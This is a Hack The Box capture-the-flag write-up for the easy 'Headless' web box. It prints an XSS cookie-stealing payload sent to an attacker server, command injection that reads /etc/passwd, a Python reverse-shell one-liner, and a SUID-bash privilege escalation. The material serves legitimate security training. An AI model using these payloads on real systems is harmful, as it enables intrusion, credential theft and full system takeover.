Headless			
Organization: Hack The Box		Type: online CTF	
Categories:	☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst		Release date:23-03-2024 Completing date:17-04-2024	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap -sS -A -p- -oN nmap.out $BOX_IP
```

We find the following services running on the machine

Port	Protocol	Service
22/tcp open	SSH	OpenSSH 9.2p1
5000/tcp open	HTTP	Werkzeug 2.2.2

The box seems to have an SSH server and a Werkzeug web server running. OpenSSH 9.2 has no major vulnerabilities. I checked for CVEs and read the release notes for the Werkzeug server v2.2.2, but couldn't find anything interesting either.

The website 's home page looks extremely simple. Under the counter, there is a redirection to a another page. Nothing is hidden in the HTML source code.




Figure 1: Headless home page

The support page includes a form, presumably to contact the web admin. Completing and submitting the form doesn't seem to be doing anything. Again, nothing seems to be hidden in the HTML source code.






Figure 2: Support page

When I attempt to perform a very basic XSS attack, some kind of IDS seems to intercept the call and echoes the request back:



(a) XSS attack



(b) Error page

Let' s enumerate in order to find any hidden paths:

```
gobuster dir -u http://$BOX_IP
-w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/directory-list
    -2.3-medium.txt -x php,py,html,jsp -o gobuster.out
```

path	Status code
support	200
dashboard	500

Since there is no domain resolvable for this web site's IP address, there cannot be any subdomains. Futhermore, Wappalyzer learns us the web application was built using the *Flask* framework. Finally, the web app does not seem to store anything in the browser LocalStorage or SessionStorage, but does create a cookie called isAdmin. Even better, the cookie is not marked as httpOnly.

Gaining access

Unsign Flask cookie

The most attractive path to attack this box seems the unprotected is_admin cookie. I tried to decode the cookie:

```
echo "InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs" | base64 -d
```

the first part of the cookie is *"user"* and the second part after the dot is gibberish. I tried to replace the *user* by *root* or *admin* but this didn't seem to work. I assume the second part of the cookie is some kind of signature that ensures the integrity of the cookie.

The `flask-unsign` tool can be used to decode the cookie.

```
$ flask-unsign --decode --cookie "InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs"
user
```

Let us try to brute-force the secret that was used to encode the cookie:

```
flask-unsign --wordlist /usr/share/wordlists/rockyou.txt --unsign --cookie "
    InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs"
flask-unsign-wordlist --unsign --cookie "InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs"
```

Unfortunately, I couldn't brute-force the cookie's secret key and this approach seems to be a dead end.

Reflected XSS attack

When attempting an XSS attack on the support page, the request was intercepted. The error page clearly returns directly the headers of the HTTP request in the response. When content of the request is directly returned like that in the response, we should always test for reflected XSS attack. Here, specifically, the HTTP headers from the request are returned. Let's try to inject a very simple XSS script in one of the headers (best to choose one that is probably not functionally required like *User-Agent*, *Accept-Language*...)

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox
    /115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
    /webp,*/*;q=0.8
Accept-Language: <script>alert('XSS')</script>
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Upgrade-Insecure-Requests: 1

fname=kasper&lname=verhulst&email=kasper%40example.com&phone=04&message=%3
    Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E
```

and the alert popup appears in the browser. This means we have successfully achieved an XSS exploit! The error message states the administrator reviews the errors so we are going to try to steal the administrators cookie. Let's inject an XSS attack that will redirect the administrator to our web server. First start a simple web server:

```
python -m http.server 9393
```

Now inject XSS attack $< script > window.location.href =' http : //10.10.16.46 : 9292/?cookie ='+document.cookie < /script >$

```
Pretty  Raw  Hex
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: <script>window.location.href = "http://10.10.16.26:9393" + document.cookie</script>
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 78
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/support
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14
15 fname=kasper&lname=verhults&email=kasper%40example.com&phone=04&message=%3C%3E
```

Figure 4: Reflected XSS attack payload


Now we can steal the administrator's cookie:

```
~ python -m http.server 9292
Serving HTTP on 0.0.0.0 port 9292 (http://0.0.0.0:9292/) ...
10.10.11.8 - - [22/Apr/2024 20:10:44] "GET /?cookie=is_admin=ImFkbWluIg.
    dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
10.10.11.8 - - [22/Apr/2024 20:10:44] code 404, message File not found
```

In your browser, replace the *is_admin* cookie by the stolen value and revisit the /dashboard page.

Command injection

We seem to arrive in some kind of minimalist monitoring dashboard



(a) Dashboard

(b) Error page

There is only one field in the POST entity, so I am trying to modify and insert many combinations in the *date* field. Eventually, I managed to execute a OS command on the box with ;*cat/etc/passwd*;. Now that we achieved to execute a command on the box, we can execute a reverse shell. First of all we have to start a listener socket on our attacker's box:

```
nc -nlvp 4343
```

I tried to inject a couple of reverse shells generated by revshells. A couple of revshells with bash or sh didn't work out, so I tried with Python because we know the box is running a Python application.

```
;python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("ATTACKER_IP
    ",4343));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("bash")';
```

We have now established a shell as user *dvir*. We find the user flag in the user's home directory.

```
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
```

```
...
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
dvir:x:1000:1000:dvir,,,:/home/dvir:/bin/bash
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:999:994::/var/log/laurel:/bin/false
```

Privilege Escalation

First, let us stabilize our shell:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL+Z
stty raw -echo; fg
export TERM=xterm
```

As always, the firs thing I check is the root privileges that were granted to this specific user:

```
dvir@headless:~/app$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

So we see the user is allowed to run a utility called *syscheck* with root privileges. I don't know this binary, so let 's investigate it:

```
dvir@headless:/usr/bin$ cat syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {}
    + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
```

```
  /usr/bin/echo "Database service is running."
fi

exit 0
```

We see *syscheck* has a relative reference to a script *initdb.sh*. This means we can create a *initdb.sh* script ourselves in any directory we control and launch the *syscheck* from there. Consequently, our version of the *initdb.sh* script will be picked up:

```
vi initdb.sh

#! /bin/bash
chmod +s /usr/bin/bash

chmod +x initdb.sh
```

Now execute the syscheck binary: *sudo/usr/bin/syscheck* and the bash binary will have the SUID bit set. Now you can run */usr/bin/bash − p* to obtain root privileges. Alternatively, we could have created a script *initdb.sh* that called a reverse shell.